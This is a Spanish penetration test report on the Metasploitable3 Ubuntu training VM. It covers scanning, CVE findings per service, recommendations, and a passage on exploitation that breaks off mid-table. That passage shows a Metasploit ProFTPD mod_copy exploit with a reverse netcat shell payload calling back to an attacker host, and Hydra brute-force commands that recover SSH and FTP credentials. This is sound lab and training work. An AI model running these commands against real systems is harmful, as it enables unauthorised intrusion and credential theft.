
Evaluación de seguridad en Metasploitable3
Ubuntu Linux

Informe de prueba de penetración

María Rodríguez Rodríguez

Contenido

1	Introducción	1
1.1	Introducción	1
1.2	Objetivo	1
1.3	Requerimientos	1
2	Resumen ejecutivo	2
2.1	Resumen	2
2.2	Recomendaciones	2
3	Metodologías	3
3.1	Recopilación de información	3
3.2	Escaneo y enumeración de servicios	3
3.3	Explotación	11
3.4	Elevación de privilegios	16
3.5	Persistencia	18

1 Introducción

1.1 Introducción

En este informe se recogen los resultados, análisis y recomendaciones obtenidas de una prueba de penetración (pentest) sobre la máquina Metasploitable3 Ubuntu Linux. Metasploitable3 es una máquina virtual vulnerable, creada con propósitos educativos y de práctica en ciberseguridad, proporcionando un ambiente controlado para detectar y aprovechar vulnerabilidades en sistemas Linux.

1.2 Objetivo

El propósito de esta prueba es replicar las técnicas que un atacante podría emplear para poner en riesgo la seguridad del sistema. Mediante métodos de reconocimiento, escaneo, explotación y escalación de privilegios, se detectaron vulnerabilidades críticas, así como sus potenciales implicaciones y focos de ataque.

1.3 Requerimientos

Este informe deberá incluir los resultados obtenidos a partir de la realización de metodologías de caja negra, caja gris y caja blanca.

En la prueba de caja negra, se recreará un ataque externo sin datos previos acerca del sistema, replicando la estrategia de un atacante externo. En la prueba de caja gris, se combinarán datos limitados sobre el equipo (como credenciales parciales) con las técnicas de pentesting con el fin de determinar posibles vectores internos o híbridos. Finalmente, la prueba de caja blanca se llevará a cabo con acceso total al sistema, buscando detectar vulnerabilidades internas que quizás no sean claras desde un punto de vista externo.

El reporte especificará los descubrimientos particulares de cada método, suministrando pruebas, evaluaciones de impacto y sugerencias de mitigación para cada vulnerabilidad identificada.

2 Resumen ejecutivo

2.1 Resumen

El propósito de esta prueba es replicar las técnicas que un atacante podría emplear para poner en riesgo la seguridad de la máquina Metasploitable3 con el sistema operativo Ubuntu Linux, mediante técnicas de caja negra, caja gris y caja blanca. Para ello, se llevó a cabo una primera fase de escaneo y enumeración de servicios, en la que se identificaron puertos abiertos, servicios en ejecución y sus versiones para determinar vulnerabilidades. A continuación, se procedió a la explotación de estas vulnerabilidades para obtener acceso a la máquina. Una vez dentro, se elevaron privilegios para maximizar y establecer un acceso persistente para futuras conexiones.

Se identificaron varias vulnerabilidades críticas, altas y medias en diferentes servicios y configuraciones del sistema. Estas vulnerabilidades incluyen:

1. Sistema operativo sin soporte (Ubuntu 14.04), que, al estar fuera de soporte, no recibe actualizaciones de seguridad, lo que expone al sistema a nuevos ataques sin solución.
2. Servicios vulnerables:
 - FTP (ProFTPD 1.3.5): Incluye vulnerabilidades críticas como CVE-2015-3306, que permite ejecución remota de código.
 - SSH (OpenSSH 6.6.1p1): Varias fallas de seguridad como CVE-2023-38408 permiten la ejecución de comandos arbitrarios.
 - HTTP (Apache 2.4.7): Vulnerabilidades críticas como Drupageddon facilitan la ejecución remota de código.
 - Samba y CUPS: Exponen configuraciones que podrían ser explotadas para comprometer datos sensibles o ejecutar código malicioso.
3. Configuraciones inseguras:
 - Reenvío de IP habilitado, incrementando la superficie de ataque.
 - Protocolos de cifrado obsoletos y débiles, como 3DES (SWEET32).

2.2 Recomendaciones

En base a estos hallazgos, se proponen las siguientes recomendaciones:

- Actualizar a una versión de Ubuntu con soporte activo.
- Actualizar todos los servicios y aplicaciones a versiones seguras.
- Desactivar el reenvío de IP si no es necesario.
- Configurar cifrados modernos para servicios SSH y web.
- Implementar medidas de protección, como establecer firewalls y filtros de tráfico para restringir el acceso a servicios críticos.
- Realizar escaneos regulares para identificar vulnerabilidades emergentes.
- Monitorear actividad sospechosa en servicios clave.
- Endurecimiento del sistema, revisando y eliminando servicios no esenciales y aplicando políticas estrictas de permisos y contraseñas.

Estas acciones mitigarán las vulnerabilidades identificadas y fortalecerán la seguridad del sistema frente a posibles ataques.

3 Metodologías

En esta sección, se desarrollan detalladamente las metodologías llevadas a cabo durante la prueba de penetración, así como los resultados obtenidos con cada una de ellas.


3.1 Recopilación de información

En este apartado se define el alcance de la prueba de penetración, que se centra específicamente en el análisis de la máquina Metasploitable3 con el sistema operativo Ubuntu Linux, mediante técnicas de caja negra, caja gris y caja blanca.

Al tratarse del examen de una única máquina (y no de una red completa o una aplicación web), las fases del proceso varían ligeramente. Por lo tanto, en esta prueba, se llevará a cabo una primera fase de escaneo y enumeración de servicios, en la que se identificarán puertos abiertos, servicios en ejecución y sus versiones para determinar vulnerabilidades. A continuación, se procederá a la explotación de estas vulnerabilidades para obtener acceso a la máquina. Una vez dentro, se intentará obtener privilegios de administrador para maximizar y establecer un acceso persistente para futuras conexiones. Por último, se buscarán datos sensibles como credenciales, archivos importantes o configuraciones críticas que puedan estar comprometidas.

3.2 Escaneo y enumeración de servicios

En este apartado, se lleva a cabo un reconocimiento activo de la máquina, así como una recopilación de información sobre la infraestructura web y de metadatos (si los hubiera). En este sentido, se hace en primer lugar un escaneo de puertos abiertos con nmap, para identificar los servicios disponibles y sus vulnerabilidades. Esta búsqueda y análisis de vulnerabilidades se refuerza con escaneos de caja negra de las herramientas Nessus y OpenVAS, que se adjuntan, junto con la salida del escaneo de nmap, a este informe. Además, se lleva a cabo un análisis y enumeración de directorios del servidor web con dirb. Con esta misma herramienta, se buscan archivos disponibles en el servidor para comprobar si, en caso de encontrarse, contienen información sensible.

A terminal window with a dark background. The prompt is `(root@kali)-[~]`. The command entered is `# nmap -p- -sC -sV -O --script=vuln 10.0.2.15 > nmap_scan_results.txt`.

```
(root@kali)-[~]  
# nmap -p- -sC -sV -O --script=vuln 10.0.2.15 > nmap_scan_results.txt
```

Imagen 1. Configuración del comando nmap para realizar el escaneo de la máquina metasploitable3.




Imagen 2. Configuración de la herramienta Nessus para realizar el escaneo de caja negra de metasploitable3.




Imagen 3. Configuración de la herramienta OpenVAS para realizar el escaneo de caja negra de metasploitable3.




Imagen 4. Configuración de la herramienta Nessus para realizar el escaneo de caja gris de metasploitable3.




Imagen 5. Configuración de la herramienta Nessus para realizar el escaneo de caja blanca de metasploitable3.

Vulnerabilidades generales de la máquina

1. El sistema operativo ha llegado al final de su vida útil (EOL) – Crítica (CVSS: 10.00)

El desarrollador del sistema operativo (Canonical) ya no proporciona soporte técnico, actualizaciones de seguridad o mantenimiento para la versión específica del SO (Ubuntu 14.04) desde el 1 de abril de 2024. Esto es relevante por varios motivos:

- Cualquier vulnerabilidad encontrada en Ubuntu 14.04 ya no será parcheada, lo que hace al sistema operativo más vulnerable a ataques y explotaciones.
- Además, al no recibir soporte puede fallar o incluso ser atacado sin posibilidad de solución.
- Algunos software y hardware modernos pueden dejar de ser compatibles con versiones de sistemas operativos que han alcanzado el fin de su vida útil.

2. Suites de cifrado SSL de resistencia media compatibles (SWEET32) – Alta (CVE-2016-2183 – CVSS: 7.5)

La CVE-2016-2183, también conocida como la vulnerabilidad SWEET32, afecta a los algoritmos de cifrado 3DES (Triple DES) y Blowfish utilizados en protocolos como TLS, SSH, e incluso en VPNs. Este ataque permite a un atacante recuperar información sensible enviando grandes volúmenes de tráfico cifrado para analizar patrones que revelen datos confidenciales.

3. IP forwarding habilitado

Esta característica permite que el dispositivo actúe como un enrutador, reenviando paquetes entre interfaces de red. Si el sistema no está destinado a funcionar como un enrutador, esta configuración puede ser un riesgo de seguridad porque:

Permite el enrutamiento no autorizado: Un atacante podría usar el dispositivo para redirigir tráfico no intencionado o realizar ataques de red (como ataques de intermediario o evasión de filtrado de firewalls).

Incrementa la superficie de ataque: Configuraciones incorrectas pueden llevar a la exposición innecesaria de servicios en redes internas.

Puerto 21/tcp (FTP)

Servicio: ProFTPD 1.3.5

El puerto 21 es el puerto estándar para FTP, que permite transferir archivos entre un cliente y un servidor. Es comúnmente utilizado en entornos web para la gestión de archivos y recursos.

ProFTPD (Professional FTP Daemon) es un servidor FTP ampliamente utilizado en sistemas Linux y Unix.

Vulnerabilidades:

1. CVE-2015-3306 (CVSS: 10.00 – Crítica)

Vulnerabilidad crítica en ProFTPD que permite a un atacante remoto ejecutar código (RCE) debido a un desbordamiento de búfer en el módulo `mod_copy`, que gestiona las operaciones de copia remota.

Si el módulo está habilitado, posibilita a un atacante enviar comandos FTP malformados (como SITE CPFR y SITE CPTO) que podrían explotar un desbordamiento de búfer. Esto facilita la ejecución de código remoto, escalada de privilegios en el servidor y la modificación o acceso no autorizado a archivos.

Afecta a todas las versiones de ProFTPD anteriores a la 1.3.5 con el módulo `mod_copy` habilitado.

2. CVE-2023-51713 (CVSS: 7.5 - Alta)

Vulnerabilidad en la función `make_ftp_cmd` del archivo `main.c` de ProFTPD, que genera una lectura fuera de límites de un byte debido a un manejo incorrecto de caracteres como comillas y barras invertidas en la entrada de comandos. El principal impacto es la posibilidad de un ataque de denegación de servicio (DoS), ya que puede provocar que el demonio de ProFTPD se bloquee al procesar comandos malformados enviados por un atacante.

La falla está presente en las versiones de ProFTPD anteriores a la 1.3.8a.

Puerto 22/tcp (SSH)

Servicio: OpenSSH 6.6.1p1

Sistema Operativo: Ubuntu Linux (versión 2ubuntu2.13).

Protocolo: SSH versión 2.0 (Protocol 2.0).

Vulnerabilidades:

1. CVE-2023-38408 (CVSS: 9.8 - Crítica)

Vulnerabilidad crítica en OpenSSH que afecta al agente SSH (`ssh-agent`), específicamente en su función de reenvío (forwarding) de claves. La causa principal es una ruta de búsqueda de bibliotecas insuficientemente segura en la configuración de PKCS#11, lo que habilita la ejecución de código malicioso al cargar bibliotecas compartidas desde ubicaciones inseguras en el sistema. Un atacante puede explotar esta falla para ejecutar comandos arbitrarios en el sistema afectado mediante una manipulación de las bibliotecas cargadas en el agente SSH.

Esta vulnerabilidad afecta a OpenSSH versiones anteriores a la 9.3p2

2. CVE-2016-10009 y CVE-2016-10010 (CVSS: 7.3 y 7.0 - Alta)

Problemas relacionados con las claves Forwarding-Agent en OpenSSH. Un atacante podría realizar escalación de privilegios o ejecución remota de código. Supone un riesgo para entornos donde se utilizan múltiples claves SSH sin restricciones adecuadas. Afecta a las versiones anteriores a la 7.4.

3. CVE-2016-3115 (CVSS: 6.4 - Media):

Varias vulnerabilidades de inyección de CRLF (Carriage Return Line Feed) en la implementación de OpenSSH. Estas vulnerabilidades afectan a versiones anteriores a la 7.2p2 y se encuentran en el archivo session.c de sshd (el demonio SSH). Estas fallas permiten a usuarios autenticados de forma remota eludir las restricciones de comandos shell a través de datos manipulados enviados durante la autenticación X11, utilizando las funciones do_authenticated1 y session_x11_req del código de OpenSSH.

Pueden comprometer la integridad de los sistemas afectados al permitir a un atacante ejecutar comandos no autorizados, aunque no afectan la disponibilidad de los sistemas afectados.

4. CVE-2008-5161 (CVSS: 2.6 – Baja)

Debilidad en el algoritmo de cifrado CBC (Cipher Block Chaining), que puede ser explotado para ataques de tipo "padding oracle". Posibilidad de descifrar datos en ciertas configuraciones.

Puerto 80/tcp (HTTP)

Servicio: Apache httpd 2.4.7 (Ubuntu)

Apache HTTP Server es uno de los servidores web más populares, utilizado para alojar sitios web en una variedad de plataformas, incluidos Linux y Windows.

Vulnerabilidades

1. CVE-2019-6340 (CVSS: 10.00- Crítica)

Vulnerabilidad crítica que afecta al módulo Coder de Drupal, una plataforma de gestión de contenido (CMS). Esta vulnerabilidad está clasificada como una ejecución remota de código (Remote Code Execution, RCE), que permite a un atacante no autenticado o con acceso limitado ejecutar código PHP malicioso en el servidor objetivo.

Afecta al módulo Coder, que se utiliza en entornos de desarrollo para revisar la calidad del código y comprobar que sigue los estándares de codificación de Drupal. La vulnerabilidad se debe a la ausencia de una validación adecuada de los datos proporcionados por el usuario, lo que permite la inyección de código malicioso en funciones ejecutadas por el módulo. Por ello, para darse la explotación, el módulo Coder debe estar instalado y habilitado en el sistema.

2. CVE-2014-3704 (CVSS: 7.5 - Alta)

Conocida como "Drupalgeddon", afecta al núcleo del sistema de gestión de contenido Drupal, permitiendo a un atacante no autenticado ejecutar consultas SQL arbitrarias en la base de datos del sistema mediante inyección SQL. Esto se debe a una validación inadecuada de los datos de entrada, específicamente en los parámetros que se pasan a la API de consultas de Drupal.

Los atacantes pueden aprovechar esta vulnerabilidad para alterar la base de datos, extraer información sensible, modificar permisos, o incluso ejecutar código malicioso en el servidor con los permisos de la base de datos de Drupal. Es explotable de forma remota y no requiere autenticación, lo que lo convierte en una vulnerabilidad extremadamente peligrosa.

3. CVE-2001-0731 (CVSS: 5.0 – Media)

La vulnerabilidad Apache Multiviews Arbitrary Directory Listing permite que un atacante remoto y no autenticado obtenga un listado de directorios en el servidor web, incluso si existe un archivo de índice válido (como index.html). Esto puede llevar a la exposición de archivos sensibles o confidenciales. Esto se debe a una configuración incorrecta de la opción Options +Multiviews en Apache. Esta opción, que forma parte del módulo mod_negotiation, intenta encontrar el archivo más adecuado según la solicitud. Si falla, podría devolver un listado de directorios.

4. CVE-2010-2075 (Gravedad 10.0 - Crítica):

Esta vulnerabilidad afecta al servicio phpMyAdmin (versiones anteriores a la 3.3.3), una herramienta ampliamente utilizada para la administración de bases de datos MySQL. La falla reside en la implementación incorrecta de las funciones de validación de entradas al procesar las cadenas suministradas por el usuario en las funciones de búsqueda [función preg_replace()]. Esto permite a un atacante remoto ejecutar código PHP arbitrario en el servidor.

A continuación, se muestra el resultado de la enumeración de directorios del servidor web con dirb:

```
(root@kali)-[~]
# dirb http://10.0.2.15:80
dirb
_____
DIRB v2.22  -- mean: 125, deviation: 35, median: 105
By The Dark Raver
_____
Computer name: metasploit@kali
START_TIME: Sun Nov 24 14:18:31 2024
URL_BASE: http://10.0.2.15:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
_____
GENERATED WORDS: 4612
_____
Scanning URL: http://10.0.2.15:80/
+ http://10.0.2.15:80/cgi-bin/ (CODE:403|SIZE:284)
=> DIRECTORY: http://10.0.2.15:80/chat/
=> DIRECTORY: http://10.0.2.15:80/drupal/
=> DIRECTORY: http://10.0.2.15:80/phpmyadmin/
+ http://10.0.2.15:80/server-status (CODE:403|SIZE:289)
=> DIRECTORY: http://10.0.2.15:80/uploads/
```

```

— Entering directory: http://10.0.2.15:80/chat/ —
+ http://10.0.2.15:80/chat/index.php (CODE:200|SIZE:771)

— Entering directory: http://10.0.2.15:80/drupal/ —
=> DIRECTORY: http://10.0.2.15:80/drupal/includes/
+ http://10.0.2.15:80/drupal/index.php (CODE:200|SIZE:9706)
=> DIRECTORY: http://10.0.2.15:80/drupal/misc/
=> DIRECTORY: http://10.0.2.15:80/drupal/modules/
=> DIRECTORY: http://10.0.2.15:80/drupal/profiles/
+ http://10.0.2.15:80/drupal/robots.txt (CODE:200|SIZE:1531)
=> DIRECTORY: http://10.0.2.15:80/drupal/scripts/
=> DIRECTORY: http://10.0.2.15:80/drupal/sites/
=> DIRECTORY: http://10.0.2.15:80/drupal/themes/
+ http://10.0.2.15:80/drupal/web.config (CODE:200|SIZE:2051)
+ http://10.0.2.15:80/drupal/xmlrpc.php (CODE:200|SIZE:42)

— Entering directory: http://10.0.2.15:80/phpmyadmin/ —
+ http://10.0.2.15:80/phpmyadmin/ChangeLog (CODE:200|SIZE:31469)
=> DIRECTORY: http://10.0.2.15:80/phpmyadmin/examples/
+ http://10.0.2.15:80/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://10.0.2.15:80/phpmyadmin/index.php (CODE:200|SIZE:7128)
=> DIRECTORY: http://10.0.2.15:80/phpmyadmin/js/
=> DIRECTORY: http://10.0.2.15:80/phpmyadmin/libraries/
+ http://10.0.2.15:80/phpmyadmin/LICENSE (CODE:200|SIZE:18011)
=> DIRECTORY: http://10.0.2.15:80/phpmyadmin/locale/
+ http://10.0.2.15:80/phpmyadmin/phpinfo.php (CODE:200|SIZE:7128)
+ http://10.0.2.15:80/phpmyadmin/README (CODE:200|SIZE:2099)
+ http://10.0.2.15:80/phpmyadmin/robots.txt (CODE:200|SIZE:26)
=> DIRECTORY: http://10.0.2.15:80/phpmyadmin/setup/
=> DIRECTORY: http://10.0.2.15:80/phpmyadmin/themes/

— Entering directory: http://10.0.2.15:80/phpmyadmin/setup/ —
=> DIRECTORY: http://10.0.2.15:80/phpmyadmin/setup/frames/
+ http://10.0.2.15:80/phpmyadmin/setup/index.php (CODE:200|SIZE:12251)
=> DIRECTORY: http://10.0.2.15:80/phpmyadmin/setup/lib/

```

Imágenes 6, 7 y 8. Resultados de la enumeración del servidor web con dirb.

Puerto 445/tcp (NetBIOS-SSN)

Servicio: Samba smbd 4.3.11 (Ubuntu)

Sistema Operativo Detectado a través de SMB:

- **OS SMB Detectado:** Windows 6.1 (Samba 4.3.11-Ubuntu).
- **Nombre del equipo:** metasploitable3-ub1404.
- **Nombre de NetBIOS:** METASPLOITABLE3-UB1404.
- **FQDN (Full Qualified Domain Name):** metasploitable3-ub1404

Grupo de Trabajo Detectado: WORKGROUP

Vulnerabilidades

1. CVE-2017-7494 (CVSS 9.8 - Crítica):

Vulnerabilidad en Samba que permite ejecución remota de código (RCE) mediante el acceso a archivos compartidos. Un atacante autenticado puede cargar una biblioteca compartida maliciosa y ejecutarla en el servidor.

Puerto 631/tcp (IPP - Internet Printing Protocol)

Servicio

CUPS 1.7 (Common Unix Printing System), Protocolo IPP 2.1

Vulnerabilidades

Exposición de la Interfaz Web de CUPS:

La interfaz de administración de CUPS accesible desde la red podría permitir a atacantes ver trabajos de impresión, modificar configuraciones del servidor de impresión o acceder a datos sensibles enviados a la impresora, como documentos confidenciales. Si no está protegida con autenticación o restricciones de acceso, la interfaz podría ser explotada.

Puerto 3500/tcp (HTTP)

Servidor web: WEBrick 1.3.1

Ruby 2.3.8

Vulnerabilidades

1. CVE-2017-9225 (Gravedad 9.8 - Crítica)

Vulnerabilidad que afecta a Oniguruma (una biblioteca de expresiones regulares) utilizada en Ruby hasta la versión 2.4.1 y en mbstring (una extensión de PHP para manejar cadenas multibyte) hasta la versión 7.1.5. Está relacionada con un desbordamiento de búfer, que podría permitir a un atacante remoto ejecutar código arbitrario en el servidor afectado si se envían solicitudes maliciosas.

2. CVE-2020-25613 (Gravedad 7.5 - Alta):

Vulnerabilidad en WEBrick que permite ataques de tipo Cross-Site Scripting (XSS) a través de encabezados HTTP maliciosos.

Puerto 6697/tcp (IRC)

Servicio: UnrealIRCd

Vulnerabilidades

1. CVE-2010-2017 (Gravedad 7.5 - Alta):

Vulnerabilidad descubierta en la versión 3.2.8.1 de UnrealIRCd, que incluye un backdoor (puerta trasera) deliberadamente introducido en el código fuente del servidor. La vulnerabilidad permite que un atacante remoto ejecute comandos en el servidor afectado, lo que podría permitirle tomar el control del sistema comprometido.

2. CVE-2014-0224

CCS Injection (SSL/TLS CCS Injection), vulnerabilidad que afecta a ciertos servidores que no manejan correctamente los mensajes de cambio de cifrado en la negociación SSL/TLS, lo que podría

permitir a un atacante realizar una inyección de comandos en la conexión, potencialmente comprometiendo la seguridad de la sesión.

3.3 Explotación

Puerto 21 – FTP

Explotación

Para explotar el puerto 21, buscamos y probamos exploits en Metasploit de las vulnerabilidades encontradas en la sección anterior para este puerto. Entre ellos, encontramos un exploit para la vulnerabilidad con el CVE 2015-3306, que afecta al módulo mod_copy de ProFTPD. Lo configuramos de la siguiente manera:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      10.0.2.15        no         The local client address
  CPORT      8080             no         The local client port
  Proxies     []               no         A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.2.15        yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80              yes        HTTP port (TCP)
  RPORT_FTP  21              yes        FTP port
  SITEPATH    /var/www/html    yes        Absolute writable website path
  SSL         false            no         Negotiate SSL/TLS for outgoing connections
  TARGETURI   /                yes        Base path to the website
  TMPATH      /tmp             yes        Absolute writable path
  VHOST       []               no         HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      10.0.2.9         yes        The listen address (an interface may be specified)
  LPORT      4444             yes        The listen port

Exploit target:

  Id  Name
  --  --
  0    ProFTPD 1.3.5
```

Lo ejecutamos y conseguimos una sesión con el usuario sin privilegios www-data:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.15:80 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:80 - 10.0.2.15:21 - Sending copy commands to FTP server
[*] 10.0.2.15:80 - Executing PHP payload /Deu4Y.php
[*] Command shell session 5 opened (10.0.2.9:4444 -> 10.0.2.15:52286) at 2024-11-28 16:01:42 +0100
[!] 10.0.2.15:80 - This exploit may require manual cleanup of '/var/www/html/Deu4Y.php' on the target

SyxbGwswuoCtzfGosdQmkYBNDcXNmSvB

whoami
www-data
```

Fuerza bruta

Para acceder a la máquina a través de este puerto, también podemos hacer fuerza con Hydra:

```
(root@kali)-[~]
# hydra -L /usr/share/wordlists/rockyou.txt -P /usr/share/wordlists/rockyou.txt ftp://10.0.2.15 -f

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-03 13:21:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761868737604 login tries (l:14344402/p:14344402), ~12860116796101 tries per task
[DATA] attacking ftp://10.0.2.15:21/
[21][ftp] host: 10.0.2.15 login: vagrant password: vagrant
[STATUS] attack finished for 10.0.2.15 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-03 13:21:23
```

Descubrimos un usuario y contraseña - vagrant:vagrant. Una vez obtenidas las credenciales, podemos acceder a la máquina con este usuario usando el protocolo FTP.

```
(root@kali)-[~]
# ftp 10.0.2.15
Connected to 10.0.2.15.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.15]
Name (10.0.2.15:root): vagrant
331 Password required for vagrant
Password:
230 User vagrant logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Puerto 22 – SSH

En este caso, hacemos fuerza bruta en el puerto 22, ya que no hay ningún exploit en Metasploit para las vulnerabilidades de este puerto.

```
(root@kali)-[~]
# hydra -L /usr/share/wordlists/rockyou.txt -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.15 -f

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-03 13:11:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761868737604 login tries (l:14344402/p:14344402), ~12860116796101 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[22][ssh] host: 10.0.2.15 login: vagrant password: vagrant
[STATUS] attack finished for 10.0.2.15 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-03 13:11:30
```

Descubrimos, como en el caso anterior, el usuario y contraseña vagrant:vagrant. Utilizamos un módulo de fuerza bruta de metasploit para iniciar sesión haciendo uso de estas credenciales, configurándolo de la siguiente manera:

```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):



| Name             | Current Setting | Required | Description                                                                                            |
|------------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                    |
